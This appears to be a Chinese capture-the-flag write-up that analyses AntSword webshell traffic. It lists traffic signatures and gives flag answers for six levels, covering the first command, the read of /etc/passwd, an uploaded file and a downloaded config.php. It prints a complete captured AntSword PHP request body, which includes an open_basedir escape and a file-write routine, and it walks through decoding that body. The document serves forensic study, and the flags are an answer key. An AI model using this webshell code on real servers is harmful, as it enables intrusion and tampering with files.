蚁剑流量特征:
- 通常会有认证机制,,常见参数pass和cmd,eg:pass=5d41402abc4b2a76b9719d911017c592&cmd=ls
- post传参,数据量会很大,所以通常会伴有base64编码
- 请求体都存在@ini_set(“display_errors”, “0”);@set_time_limit(0)开头
第1关:木马的连接密码是多少

过滤http,找一个响应为200的请求包观察就行
flag{1}
第2关:黑客执行的第一个命令是什么

之所以要从第二位开始,是因为蚁剑会加混淆,避免被杀,至于为什么是2,一个一个试
都交一下发现id是第一条命令
flag{id}
第3关:黑客读取了哪个文件的内容,提交文件绝对路径

倒数第三条,同样从第二位开始
flag{/etc/passwd}
第4关:黑客上传了什么文件到服务器,提交文件名

flag{flag.txt}
第5关:黑客上传的文件内容是什么
第四关的流量包url解码后倒数第二行数据hex解码得到flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
| 1=@ini_set("display_errors", "0");
@set_time_limit(0);
$opdir=@ini_get("open_basedir");
if($opdir) {
$ocwd=dirname($_SERVER["SCRIPT_FILENAME"]);
$oparr=preg_split(base64_decode("Lzt8Oi8="),$opdir);
@array_push($oparr,$ocwd,sys_get_temp_dir());
foreach($oparr as $item) {
if(!@is_writable($item)){continue;};
$tmdir=$item."/.368479785";
@mkdir($tmdir);
if(!@file_exists($tmdir)){continue;}
$tmdir=realpath($tmdir);
@chdir($tmdir);
@ini_set("open_basedir", "..");
$cntarr=@preg_split("/\\\\|\//",$tmdir);
for($i=0;$i<sizeof($cntarr);$i++){
@chdir("..");
};
@ini_set("open_basedir","/");
@rmdir($tmdir);
break;
};
};
function asenc($out){return $out;};
function asoutput(){
$output=ob_get_contents();
ob_end_clean();
echo "6960"."cb205";
echo @asenc($output);
echo "1e0a"."91914";
}
ob_start();
try{
$f=base64_decode(substr($_POST["t41ffbc5fb0c04"],2));
$c=$_POST["ld807e7193493d"];
$c=str_replace("\r","",$c);
$c=str_replace("\n","",$c);
$buf="";
for($i=0;$i<strlen($c);$i+=2)
$buf.=urldecode("%".substr($c,$i,2));
echo(@fwrite(fopen($f,"a"),$buf)?"1":"0");
}catch(Exception $e){
echo "ERROR://".$e->getMessage();
};
asoutput();
die();
&ld807e7193493d=666C61677B77726974655F666C61677D0A
&t41ffbc5fb0c04=0ZL3Zhci93d3cvaHRtbC9mbGFnLnR4dA==
|
● 从POST请求中获取两个参数t41ffbc5fb0c04和ld807e7193493d。
● t41ffbc5fb0c04经过Base64解码并去除前两个字符,得到文件路径。
● ld807e7193493d是要写入文件的内容。
flag{write_flag}
第6关:黑客下载了哪个文件,提交文件绝对路径

flag{/var/www/html/config.php}